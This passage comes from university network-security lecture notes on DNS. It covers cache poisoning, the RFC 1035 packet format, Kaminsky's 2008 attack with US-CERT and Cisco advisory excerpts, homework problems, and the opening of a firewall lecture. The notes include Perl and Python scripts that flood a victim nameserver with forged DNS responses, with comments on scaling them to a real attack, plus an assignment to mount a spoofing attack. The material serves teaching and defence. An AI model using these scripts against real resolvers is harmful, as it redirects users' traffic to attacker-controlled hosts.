- Earlier versions of BIND did not randomize the Transaction IDs; the numbers used were purely sequential. If the attacked nameserver is still running one of those versions of BIND, it would be trivial to construct a candidate set of Transaction IDs and to then send fake replies to the attacked nameserver's query about the name in question. Obviously, when the attacked nameserver randomizes its Transaction IDs, the attacker would need to be smarter about constructing the packet flood that would constitute answers to the attacked nameserver's query.

- What increases the odds in attacker's favor is that BIND's implementation of the DNS protocol actually sends multiple simultaneous queries for the same symbolic name that needs to be resolved, each with a different Transaction ID number. On account of the **birthday paradox** explained in Lecture 15, this **could** significantly increase the probability of getting the attacked nameserver to accept one of the phony answers to its query with only a few hundred packets (instead of the tens of thousands previously believed to be needed).

- Any weaknesses in the pseudorandom number generator used by the attacked nameserver will only increase the chances of success by the attacker. If the attacker somehow gains knowledge of the previously used Transaction IDs by the attacked nameserver, he/she may be able to predict with a high probability the next Transaction ID that the attacked nameserver will use.

- In addition to the Transaction ID, as already mentioned, there is one more piece of information that the attacker needs when sending phony replies to the attacked nameserver: **the source port that the attacked nameserver uses when sending out its queries about the domain name the attacker wants to hijack.**

- The attacker can safely assume that the port in the destination address used in the query packets issued by the attacked name-

server is 53 since that is the standard port monitored by nameservers. However, the source port at the attacked nameserver machine from which the queries are emanating is another matter altogether. As Stewart has mentioned, "it turns out that more often than not BIND reuses the same port for queries on behalf of the same client." [Joe Stewart, "DNS Cache Poisoning — The Next Generation," http://www.lurhq.com/dnscache.pdf] So if the attacker is working from an authoritative nameserver, he can first issue a request for a DNS lookup of a hostname in his own domain. Having access to his own authoritative nameserver, when the response arrives from the machine to be attacked, he can look at the source port in the response. Subsequently, the attacker can direct the phony replies to this port on the attacked machine. Stewart says there is a high probability that the attacked-machine source port thus fished out by the attacker will the same on which the attacked machine issues its queries during the attack. [The latest version of BIND is unlikely to allow for this sort of predictability in the ports used for outgoing requests.]

17.12: WRITING PERL AND PYTHON CODE FOR MOUNTING A CACHE POISONING ATTACK

- Now that you understand the principles that underlie a DNS cache poisoning attack, how does one write code to mount such an attack? Obviously, you must manually craft out the UDP packets with specific payloads and with specific DNS transaction ID numbers.

- To make sense of the Perl and Python code for manually creating DNS response packets, you must first understand the structure of the DNS query and response payloads in the UDP datagrams. The DNS protocol specifies a specific format for both the query and the response payloads. As shown in the following keystroke figure taken from RFC 1035, the format consists of ive sections:

```
+---------------------+
|        Header       |
+---------------------+
|       Question      | the question for the name server
+---------------------+
|        Answer       | RRs answering the question
+---------------------+
|      Authority      | RRs pointing toward an authority
+---------------------+
|      Additional     | RRs holding additional information
+---------------------+
```

and each of these five section consists of several fields.

- As stated in RFC 1035, the Header section must always be present. The header includes fields that specify which of the remaining sections are present, and also specify whether the message is a query or a response, a standard query or some other opcode, etc. The Question section contains fields that describe a question to a name server. These fields are a query type (QTYPE), a query class (QCLASS), and a query domain name (QNAME). The last three sections have the same format: a possibly empty list of concatenated resource records (RRs). The answer section contains RRs that answer the question; the authority section contains RRs that point toward an authoritative name server; the additional records section contains RRs which relate to the query, but are not strictly answers for the question.

- RFC 1035 has the following keystroke figure that presents the structure of the Header section in a DNS message:

```
                                1  1  1  1  1  1
  0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                      ID                       |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|QR|   Opcode  |AA|TC|RD|RA|   Z    |   RCODE   |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    QDCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    ANCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    NSCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

```
|                      ARCOUNT                      |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```


The meaning to be associated with each field of the Header section is as shown below. Except for a couple of descriptions that have been paraphrased or abbreviated, most of the entries shown below are reproduced verbatim from RFC 1035:

```
ID              This is the 16-bit randomly generated Transaction ID that must be
                associated with ever DNS query.  The response returned by the
                server must contain the the same number in the ID field.

QR              is set to 0 for a query and 1 for a response

OPCODE          A four bit field that specifies kind of query in this message.
                This value is set by the originator of a query and copied into
                the response.  The values are:

                0               a standard query (QUERY)

                1               an inverse query (IQUERY)

                2               a server status request (STATUS)

                3-15            reserved for future use

AA              Authoritative Answer - this bit is valid in responses, and
                specifies that the responding name server is an authority for
                the domain name in question section.

TC              TrunCation - specifies that this message was truncated due to
                length greater than that permitted on the transmission channel.

RD              Recursion Desired - this bit may be set in a query and is copied
                into the response.  If RD is set, it directs the name server to
                pursue the query recursively. Recursive query support is optional.

RA              Recursion Available - this be is set or cleared in a response,
                and denotes whether recursive query support is available in the
                name server.

Z               Reserved for future use.  Must be zero in all queries and
                responses.

RCODE           Response code - this 4 bit field is set as part of responses.
                The values have the following interpretation:

                0       No error condition
```

```
                1       Format error - The name server was unable to
                        interpret the query.

                2       Server failure - The name server was unable to process
                        this query due to a problem with the name server.

                3       Name Error - Meaningful only for responses from an
                        authoritative name server, this code signifies that
                        the domain name referenced in the query does not exist.

                4       Not Implemented - The name server does not support
                        the requested kind of query.

                5       Refused - The name server refuses to perform the
                        specified operation for policy reasons.  For example,
                        a name server may not wish to provide the information
                        to the particular requester, or a name server may not
                        wish to perform a particular operation (e.g., zone
                        transfer) for particular data.

                6-15    Reserved for future use.

    QDCOUNT     an unsigned 16 bit integer specifying the number of entries in
                the question section.

    ANCOUNT     an unsigned 16 bit integer specifying the number of resource
                records in the answer section.

    NSCOUNT     an unsigned 16 bit integer specifying the number of name server
                resource records in the authority records section.

    ARCOUNT     an unsigned 16 bit integer specifying the number of resource
                records in the additional records section.
```

That completes the RFC 1035 description of the Header field in DNS payload.


- That brings us to the Question section of the payload. Shown below is a keystroke diagram from RFC 1035 for the format of the Question section:



where:

QNAME	a domain name represented as a sequence of labels, where each label consists of a length octet followed by that number of octets. The domain name terminates with the zero length octet for the null label of the root. Note that this field may be an odd number of octets; no padding is used.
QTYPE	a two octet code which specifies the type of the query. The values for this field include all codes valid for a TYPE field, together with some more general codes which can match more than one type of RR.
QCLASS	a two octet code that specifies the class of the query. For example, the QCLASS field is IN for the Internet.

- With that we have completed explaining the field structure in the first two sections — Header and Question — of a DNS message. That leaves the sections Answer, Authority, and Additional to be elucidated. All these three consist of a variable number of what are known as **Resource Records**. RFC 1035 has the following keystroke diagram for the fields of a Resource Record (RR):



where:

NAME — a domain name to which this resource record pertains.

TYPE — two octets containing one of the RR type codes. This field specifies the meaning of the data in the RDATA field.

CLASS — two octets which specify the class of the data in the RDATA field.

TTL — a 32 bit unsigned integer that specifies the time interval (in seconds) that the resource record may be cached before it should be discarded. Zero values are interpreted to mean that the RR can only be used for the transaction in progress, and should not be cached.

RDLENGTH — an unsigned 16 bit integer that specifies the length in octets of the RDATA field.

RDATA — a variable length string of octets that describes the resource. The format of this information varies according to the TYPE and CLASS of the resource record. For example, the if the TYPE is A and the CLASS is IN, the RDATA field is a 4 octet ARPA Internet address.

- Shown on the next page is a Perl implementation that with some modification could be used to mount a cache poisoning attack. [The intent here is only to show how to put together a UDP packet whose data payload consists of a legal DNS response. For mounting actual cache poisoning attacks, see the SANS report cited in the Programming Assignment at the end of this lecture.] The implementation uses the Perl module `Net::DNS` for putting together a legal DNS response string and the `Net::RawIP` module for manually creating a UDP packet in which the DNS response string is inserted. You may wish to read carefully the embedded comments in order to understand how to change the implementation for mounting an attack.

- You will face two main challenges in converting the script into a cache poisoning attack: Constructing a spoofing set of DNS Transaction IDs in line (H) and making a correct guess for the destination port in line (G). See the previous section of this lecture for how to address both those issues for at least the older machines in a network.

```
#!/usr/bin/env perl

##  dns_fake_response.pl
##  Avi Kak
##  March 27, 2011

##  Call syntax:   sudo dns_fake_response.pl

##  Shows you how you can put on the wire UDP packets that could
##  potentially be a response to a DNS query emanating from a client name
##  resolver or a DNS caching nameserver.  This script repeatedly sends out
##  UDP packets, each packet with a different DNS transaction ID. The DNS Address
##  Record (meaning a Resource Record of type A) contained in the data payload
##  of every UDP packet is the same --- the fake IP address for a domain.

##  This script must be executed as root as it seeks to construct a socket of
##  type RawIP
```

```
##  Additionally, you need to first install the libnet-dns-perl library from
##  Synaptic package manager for the Net::DNS module called below.


use Net::DNS;
use Net::RawIP;
use strict;
use warnings;

my $sourceIP   = '10.0.0.3';       # IP address of the attacking host                #(A)
my $destIP     = '10.0.0.8';       # IP address of the victim DNS server             #(B)
                                   #  (If victim dns server is in your LAN, this
                                   #   must be a valid IP in your LAN since otherwise
                                   #   ARP would not be able to get a valid MAC address
                                   #   and the UDP datagram would have nowhere to go)

my $destPort   = 53;               # usual DNS port                                  #(C)
my $sourcePort = 5353;                                                             #(D)

#  Transaction IDs to use:
my @spoofing_set = 34000..34001;     # Make it to be a large and apporpriate         #(E)
                                     # range for a real attack

my $victim_hostname="moonshine.ecn.purdue.edu";                                    #(F)
                                           # The name of the host whose IP
                                           # address you want to corrupt with a
                                           # rogue IP address in the cache of
                                           # the targeted DNS server (in line
                                           # (B) above)
my $rogueIP='10.0.0.25';            # This is the face IP for the victim hostname    #(G)

my @udp_packets;           # This will be a collection of DNS response packets      #(H)
                           # with each packet using a different transaction ID

foreach my $dns_trans_id (@spoofing_set) {                                         #(I)
    my $udp_packet = new Net::RawIP({ip=> {saddr=>$sourceIP, daddr=>$destIP},      #(J)
                                udp=>{source=>$sourcePort, dest=>$destPort}});     #(K)

    # Prepare DNS fake reponse data for the UDP packet:
    my $dns_packet = Net::DNS::Packet->new($victim_hostname, "A", "IN");           #(L)
    $dns_packet->header->qr(1);       # for a DNS reponse packet                   #(M)
    print "constructing dns packet for id: $dns_trans_id\n";
    $dns_packet->header->id($dns_trans_id);                                        #(N)
    $dns_packet->print;
    $dns_packet->push("pre", rr_add($victim_hostname . ". 86400 A " . $rogueIP));  #(O)
    my $udp_data = $dns_packet->data;                                              #(P)

    # Insert fake DNS data into the UDP packet:
    $udp_packet->set({udp=>{data=>$udp_data}});                                    #(Q)
    push @udp_packets, $udp_packet;                                                #(R)
}

my $interval = 1;       # for the number of seconds between successive            #(S)
                        # transmissions of the UDP reponse packets.
```

```
                        # Make it 0.001 for a real attack.  The value of 1
                        # is good for dubugging.

my $repeats = 2;        # Give it a large value for a real attack                    #(T)
my $attempt = 0;                                                                   #(U)
while ($attempt++ < $repeats) {                                                    #(V)
    foreach my $udp_packet (@udp_packets) {                                        #(W)
        $udp_packet->send();                                                       #(X)
        sleep $interval;                                                           #(Y)
    }
}
```

- I tested the above script with the **tcpdump** packet sniffer with the following command line options:

```
sudo tcpdump -vvv -nn -i wlan0 -s 1500 -S -X -c 10 'src 10.0.0.3' or 'dst 10.0.0.3 and port 5353'
```

- So far we have only talked about poisoning the cache of a recursive nameserver. Obviously, the above script could also be used to poison the cache of a client name resolver such as the one associated with a web browser or a mail client.

- Shown below is the Python version of the same script:

```
#!/usr/bin/python

##  dns_fake_response.py
##  Avi Kak
##  March 22, 2016

##  Shows you how you can put on the wire UDP packets that could
##  potentially be a response to a DNS query emanating from a client name
##  resolver or a DNS caching nameserver.  This script repeatedly sends out
##  UDP packets, each packet with a different DNS transaction ID. The DNS Address
##  Record (meaning a Resource Record of type A) contained in the data payload
```

```
##  of every UDP packet is the same --- the fake IP address for a hostname.

##  Call syntax:
##
##          sudo ./dns_fake_response.py


from scapy.all import *
import time

sourceIP   =   '10.0.0.3'          #  IP address of the attacking host                #(A)
destIP     =   '10.0.0.8'          #  IP address of the victim dns server             #(B)
                                   #  (If victim dns server is in your LAN, this
                                   #   must be a valid IP in your LAN since otherwise
                                   #   ARP would not be able to get a valid MAC
                                   #   address and the UDP datagram would have
                                   #   nowhere to go)

destPort   = 53                    # commonly used port by DNS servers               #(C)
sourcePort = 5353                                                                    #(D)

#  Transaction IDs to use:
spoofing_set = [34000,34001]         # Make it to be a large and apporpriate         #(E)
                                     # range for a real attack

victim_host_name = "moonshine.ecn.purdue.edu"                                        #(F)
                                           # The name of the host whose IP
                                           # address you want to corrupt with a
                                           # rogue IP address in the cache of
                                           # the targetd DNS server (in line (B))
rogueIP= '10.0.0.26'                 # See the comment above                       #(G)

udp_packets = []           # This will be the collection of DNS response packets   #(H)
                           # with each packet using a different transaction ID

for dns_trans_id in spoofing_set:                                                    #(I)
    udp_packet = ( IP(src=sourceIP, dst=destIP )
                     /UDP(sport=sourcePort, dport=destPort)
                     /DNS( id=dns_trans_id, rd=0, qr=1, ra=0, z=0, rcode=0,
                           qdcount=0, ancount=0, nscount=0, arcount=0,
                           qd=DNSRR(rrname=victim_host_name, rdata=rogueIP,
                           type="A",rclass="IN") ) )                               #(J)
    udp_packets.append(udp_packet)                                                   #(K)

interval = 1            # for the number of seconds between successive             #(L)
                        # transmissions of the UDP reponse packets.
                        # Make it 0.001 for a real attack.  The value of 1
                        # is good for dubugging.

repeats = 2             # Give it a large value for a real attack                  #(M)
attempt = 0                                                                          #(N)
while attempt < repeats:
    for udp_packet in udp_packets:                                                   #(O)
        sr(udp_packet)                                                               #(P)
        time.sleep(interval)                                                         #(Q)
```

```
        attempt += 1
```

- Note that in the statement labeled (J) where we assemble the DNS response payload inside a UDP datagram (which in turn is inside an IP packet), you can directly see the various DNS message keywords I described earlier in this section.

17.13: DAN KAMINSKY'S MORE VIRULENT EXPLOIT FOR DNS CACHE POISONING

- In 2008, Dan Kaminsky discovered a new way to mount the DNS cache poisoning attack that was more virulent compared to what I have described in Section 17.11. In addition to any weaknesses in the random numbers associated with the queries, Kaminsky's exploit also took advantage of another weakness of the DNS protocol itself: *a caching nameserver accepting resource records for hosts not asked for in the query.* [Dan Kaminsky, "Black Ops 2008: It's the End of the Cache As We Know It," http://doxpara.com/DMK_Neut_toor.ppt]

- As a result, US-CERT (United States Computer Emergency Readiness Team) issued a Vulnerability Note stating that Kaminsky had discovered a fundamental flaw in the DNS protocol itself. This announcement consisted of a a Vulnerability Note whose first page is shown next. [US-CERT is a part of the US Department of Homeland Security. It is located in Washington DC.] Subsequently, several vendors of DNS software issued their own advisories and patches. I have shown the first page of the CISCO advisory after the US-CERT advisory. Visit the respective web pages for the complete documents if interested.

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Vulnerability Notes Database

Search Vulnerability Notes

Vulnerability Notes Help Information

View Notes By
Name
ID Number
CVE Name
Date Public
Date Published
Date Updated
Severity Metric

Other Documents
Technical Alerts
Technical Bulletins
Alerts
Security Tips

Vulnerability Note VU#800113

Multiple DNS implementations vulnerable to cache poisoning

Overview

Deficiencies in the DNS protocol and common DNS implementations facilitate DNS cache poisoning attacks.

I. Description

The Domain Name System (DNS) is responsible for translating host names to IP addresses (and vice versa) and is critical for the normal operation of internet-connected systems. DNS cache poisoning (sometimes referred to as cache pollution) is an attack technique that allows an attacker to introduce forged DNS information into the cache of a caching nameserver. DNS cache poisoning is not a new concept; in fact, there are published articles that describe a number of inherent deficiencies in the DNS protocol and defects in common DNS implementations that facilitate DNS cache poisoning. The following are examples of these deficiencies and defects:

- **Insufficient transaction ID space**
  The DNS protocol specification includes a transaction ID field of 16 bits. If the specification is correctly implemented and the transaction ID is randomly selected with a strong random number generator, an attacker will require, on average, 32,768 attempts to successfully predict the ID. Some flawed implementations may use a smaller number of bits for this transaction ID, meaning that fewer attempts will be needed. Furthermore, there are known errors with the randomness of transaction IDs that are generated by a number of implementations. Amit Klein researched several affected implementations in 2007. These vulnerabilities are described in the following vulnerability notes:
  - VU#484649 - Microsoft Windows DNS Server vulnerable to cache poisoning
  - VU#252735 - ISC BIND generates cryptographically weak DNS query IDs
  - VU#927905 - BIND version 8 generates cryptographically weak DNS query identifiers
- **Multiple outstanding requests**
  Some implementations of DNS services contain a vulnerability in which multiple identical queries for the same resource record (RR) will generate multiple outstanding queries for that RR. This condition leads to the feasibility of a "birthday attack," which significantly raises an attacker's chance of success. This problem was previously described in VU#457875. A number of vendors and implementations have already added mitigations to address this issue.
- **Fixed source port for generating queries**
  Some current implementations allocate an arbitrary port at startup (sometimes selected at random) and reuse this source port for all outgoing queries. In some implementations, the source port for outgoing queries is fixed at the traditional assigned DNS server port number, 53/udp.

Recent additional research into these issues and methods of combining them to conduct improved cache poisoning attacks have yielded extremely effective exploitation techniques. Caching DNS resolvers are primarily at risk–both those that are open (a DNS resolver is open if it provides recursive name resolution for clients outside of its administrative domain), and those that are not. These caching resolvers are the most common target for attackers; however, stub resolvers are also at risk.

Because attacks against these vulnerabilities all rely on an attacker's ability to predictably spoof traffic, the implementation of per-query source port randomization in the server presents a practical mitigation against these attacks within the boundaries of the current protocol specification. Randomized source ports can be used to gain approximately 16 additional bits of randomness in the data that an attacker must guess. Although there are technically 65,535 ports, implementers cannot allocate all of them (port numbers <1024 may be reserved, other ports may already be allocated, etc.). However, randomizing the ports that are available adds a significant amount of attack resiliency. It is important to note that without changes to the DNS protocol, such as those that the DNS Security Extensions (DNSSEC) introduce, these mitigations cannot completely prevent cache poisoning. However, if properly implemented, the

Solutions | Products | Ordering | Support | Partners | Training | Corporate

Security Advisories

Cisco Security Advisory: Multiple Cisco Products Vulnerable to DNS Cache Poisoning Attacks

Advisory ID: cisco-sa-20080708-dns

http://www.cisco.com/warp/public/707/cisco-sa-20080708-dns.shtml

Revision 2.1

Last Updated 2008 September 09 2230 UTC (GMT)

For Public Release 2008 July 08 1800 UTC (GMT)

Please provide your feedback on this document.

Contents

- Strictly speaking, Kaminsky's exploit only affects the caching DNS nameservers. That is, the DNS nameservers that are purely authoritative are not vulnerable to his attack. However, remember that for a DNS server to be useful, it can be authoritative only with respect to the names that are in the domain of the server. With respect to all other names, a nameserver that is otherwise authoritative must serve as a recursive nameserver that allows caching for the sake of efficiency in name lookup.

- To understand Kaminsky's exploit, let's say that an outsider (or, for that matter, even an insider) wants to poison a nameserver for the `purdue.edu` domain. Let's assume that attacker want to place in the cache of the nameserver `ns.purdue.edu` a fake IP address for `www.foo.com`.

- The attacker starts by querying the nameserver for the `purdue.edu` domain for possibly nonexistent symbolic hostnames `1.foo.com`, `2.foo.com`, `3.foo.com`, etc. The nameserver `ns.purdue.edu` will have no entries for this hostnames. So this nameserver will first contact one of the root nameservers for the `com` domain and will eventually contact the nameserver for the `foo.com` domain for the IP addresses for `1.foo.com`, `2.foo.com`, etc. Let's say that the nameserver for the `foo.com` domain is `ns.foo.com`.

- The attacker now sends spoofed replies from `ns.foo.com` to

`ns.purdue.edu` for all of the queries emanating from the latter for the various versions of `foo.com` hostnames. **Obviously, the attacker will have to race against the true answers being sent to `ns.purdue.edu` from the authentic `ns.foo.com`.**

- Assuming that the attacker wins the race, the Transaction IDs in the spoofed replies from the attacker will have to match the TIDs in the queries emanating from **`ns.purdue.edu`**. But we have already discussed that problem in Section 17.11. [As Dan Kaminsky said in his now famous keynote address at the 2008 ToorCon Conference, with respect to winning the race, the bad guys have the starter pistol. It takes time for a query to reach the legitimate nameserver at `foo.com` and even more time for that nameserver to send replies. The bad guy can get to sending the fake replies right away.]

- The new discovery that Kaminsky made was that a caching nameserver such as **`ns.purdue.edu`** would not only accept the Resource Records in the **`Answer Section`** of the fake replies to its queries, but also the RRs in the **`Additional Section`** where the attacker may even place a fake address for **`ns.foo.com`**. The attacker could also associate a long TTL with this entry.

- Subsequently, any third-party accessing the **`ns.purdue.edu`** nameserver for an IP address for any host in the **`foo.com`** domain will reach the attacker nameserver instead of the true nameserver for the **`foo.com`** domain. Now the attacker could create any set of

hostname-to-IP address mappings for the hosts in the `foo.com` domain.

- The fix for the problem discovered by Kaminsky consists of two parts:

  1. Make it more difficult to take advantage of the birthday paradox when it comes to guessing the Transaction ID in a query emanating from a resolver or a recursive nameserver. [As mentioned in Section 17.11, the fundamental problem is that the DNS protocol only allows for a 16-bit field for TID — that is only 65,535 values. So even with a strong random number generator, in the absolute worst case, on the average an attacker would only need to send 32K UDP reply packets in order get the fake IP entries accepted at the nameserver being attacked — **provided the attacker also guesses correctly the port being used for the outgoing queries**. Assuming that the issue of matching the ports can somehow be addressed, it is obviously the case that 32K is not a small number for, say, a low-bandwidth network. As you saw, Kaminsky reduces this number considerably by querying the nameserver for a number of related hostnames — as in `1.foo.com`, `2.foo.com`, etc. — and getting the nameserver to handle all those queries recursively.] To make it more difficult for the attacker to guess the correct TID and to also get it right with regard to the port being used by the nameserver being attacked, the first fix consists of randomizing the ports for the outgoing queries, as opposed to using the same port for the same query repeatedly. Since a port address is also 16 bits, this in effect creates a 32-bit randomization of the outgoing queries, with 16 bits corresponding to the Transaction ID random number and 16 bits for the port used.

2. And, just as importantly, insisting that all recursive nameservers carry out what is known as **bailiwick check** of the RRs in the replies sent by the other nameservers before accepting them. Bailiwick check means to not accept an RR if it contains a hostname that was not in the outgoing query. In this manner, even if the attacker managed to corrupt the cached IP addresses for specific hostnames such as `1.foo.com`, `2.foo.com`, etc., the attacker will not be able to corrupt the entry for the nameserver `ns.foo.com` at the same time.

17.14: HOMEWORK PROBLEMS

1. What you see at the bottom of this page and at the top of the next is the first packet captured by `tcpdump` when my laptop sends a DNS name lookup query to the nameserver for the `ecn.purdue.edu` domain. My laptop's IP address is `10.184.173.48` and the IP address of the DNS server is `128.210.11.57`.

   The first question regarding the packet shown below is: How does a host receiving this packet know that it is a UDP packet and not a TCP packet? Note that the receiving host is only going to see the bytes whose hex representations are shown below. [To answer this question, proceed as follows: (1) First become familiar with the numbers that are used to represent the different protocols. See the Wikipedia page on "List of IP Protocol Numbers." (2) Now review the IP Header in Lecture 16. Note the location of the "Protocol" field in the IP Header. This field points to the immediately higher-level protocol in the TCP/IP stack that sent the information down to the IP Layer. If the information was sent down by the TCP protocol, the number stored in the Protocol field would be 6. If the information was sent down by the UDP protocol, the number stored in the Protocol field would be decimal 17 (which is hex 0x11).]

```
14:39:24.149545 IP (tos 0x0, ttl 64, id 8050, offset 0, flags [DF], \
proto UDP (17), length 75)

10.184.173.48.23378 > 128.210.11.57.53: [udp sum ok] 15906 [1au]    \
A? engr.u-tokyo.ac.uk. ar: . OPT UDPsize=4096 (47)
```

```
0x0000:  4500 004b 1f72 4000 4011 d73c 0ab8 ad30  E..K.r@.@..<...0
0x0010:  80d2 0b39 5b52 0035 0037 8109 3e22 0000  ...9[R.5.7..>"..
0x0020:  0001 0000 0000 0001 0465 6e67 7207 752d  .........engr.u-
0x0030:  746f 6b79 6f02 6163 0275 6b00 0001 0001  tokyo.ac.uk.....
0x0040:  0000 2910 0000 0000 0000 00              ..).........
```

2. The packet displayed below for this question is the same as shown in the previous question. Can you reconcile the information in the text strings above the byte data with the hex printout for the bytes? Where would you expect to see the source and the destination IP addresses? [To answer this question, you need to know structure of the UDP Header. The UDP Header is pretty simple. It consists of just two 32-bit words. The source port and the destination ports are stored, with 16 bits assigned to each, in the first 32 bits. The next 16 bits stores the total length of the UDP datagram, including its payload. And the final 16 bits store the checksum.]

```
14:39:24.149545 IP (tos 0x0, ttl 64, id 8050, offset 0, flags [DF], \
proto UDP (17), length 75)

10.184.173.48.23378 > 128.210.11.57.53: [udp sum ok] 15906 [1au]    \
A? engr.u-tokyo.ac.uk. ar: . OPT UDPsize=4096 (47)

0x0000:  4500 004b 1f72 4000 4011 d73c 0ab8 ad30  E..K.r@.@..<...0
0x0010:  80d2 0b39 5b52 0035 0037 8109 3e22 0000  ...9[R.5.7..>"..
0x0020:  0001 0000 0000 0001 0465 6e67 7207 752d  .........engr.u-
0x0030:  746f 6b79 6f02 6163 0275 6b00 0001 0001  tokyo.ac.uk.....
0x0040:  0000 2910 0000 0000 0000 00              ..).........
```

3. As you know, every DNS query contains a randomly generated 16-bit integer called the `Transaction ID`. The text associated with the packet shown in the previous question tells us that the

this number is equal to 15906. Where do you see this number in the hex output for the packet? [To answer this question, the Transaction ID integer must obviously be in the data payload of the UDP packet. So you need to get past the IP Header and then past the UDP header in order to see the data payload. The IP Header ends in the second quad in the second row. The UDP Header takes up four more quads. The next quad after that is the hex 0x3e22. Try to convert this into a decimal value.]

4. What is the role of the `/etc/hosts` file in your computer vis-a-vis a DNS lookup for determining the symbolic hostname for a given IP address? Also, what purpose is served by the `/etc/host.conf` file?

5. Let's say you have been given a login account on a server in another country. What is your rough estimate of the number of name lookup messages that would result from your attempt to log into that server?

6. What is the role of the thirteen root DNS servers? In a typical Ubuntu install of BIND, what file contains the numerical IP addresses of these root servers? Also, when a root server is queried during name lookup, what information does it typically return?

7. A typical DNS nameserver consists of two parts: the authoritative name server and the recursive nameserver. What is the difference between the two? Also, what is meant by iterative name lookup?

8. What is a fully qualified domain name and how do you recognize it in the answer returned by the `dig` utility?

9. What is the important role played by the DNS cache? And, why does a DNS server need this cache?

10. When a name lookup query is fielded by an authoritative name-server, the answer comes back with a TTL? What is TTL in this context? How is TTL used in a DNS cache?

11. What is meant by poisoning the DNS cache? Explain how one mounts a DNS cache poisoning attack?

12. **Programming Assignment:**

    The goal of this homework is to help you become more familiar with DNS. Start by studying the SANS report "DNS Spoofing by The Man In The Middle Attack" available from

    `http://www.sans.org/reading_room/whitepapers/dns/dns-spoofing-man-middle_1567`

    This report includes a Perl script for mounting a DNS spoofing attack. As you will discover, this script has a couple of bugs in it. Your homework consists of either making this Perl script operational or using the logic of the script to write its Python version using the `pydns` module. If you are going to be the working on the Perl version, you may first wish to download into

your machine the `libnet-dns-perl` package with your Synaptic package manager. Additionally, if working with Perl, your script must also include the pragma declaration "use strict".

Following the discussion in the SANS report, use either the Perl version or the Python version to mount a DNS spoofing attack on an old Windows machine if you can find one. If not, try to mount the attack on any machine of your choice. It is highly unlikely that you will succeed with this attack today, unless the targeted machine is very old. Nonetheless, just attempting the attack will give you additional insights into the DNS system.

Note that the packet sniffer Ethereal mentioned in the report is now known as Wireshark (to be presented in greater detail in Lecture 23). For your needs at the moment, you can also just use the `tcpdump` command-line sniffer that you are already familiar with.

Lecture 18: Packet Filtering Firewalls (Linux)

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

March 20, 2017

11:49pm

Goals:

- Packet-filtering vs. proxy-server firewalls
- The four packet-filtering tables supported by iptables: **filter**, **nat**, **mangle**, and **raw**
- Creating and installing new firewall rules
- Structure of the **filter** table
- Connection tracking and extension modules
- Designing your own packet filtering firewall

CONTENTS

18.1: FIREWALLS IN GENERAL

- Two primary types of firewalls are
  - packet filtering firewalls
  - proxy-server firewalls

  Sometimes both are employed to protect a network. A single computer may serve both roles.

- With a proxy-server based firewall, all network traffic in a host is routed through the proxy server. That allows the proxy server to exercise access control over the traffic in ways that will be explained in Lecture 19.

- Packet filtering firewalls, on the other hand, take advantage of the fact that direct support for TCP/IP is built into the kernels of all major operating systems now. When a kernel is monolithic, TCP/IP is usually internal to the kernel, meaning that it is executed in the same address space in which the kernel itself is executed (even when such a capability is made available to the kernel in the form of a module that is loaded at run time). [In addition to scheduling processes and threads, one of the main jobs of an OS is to serve as the interface between

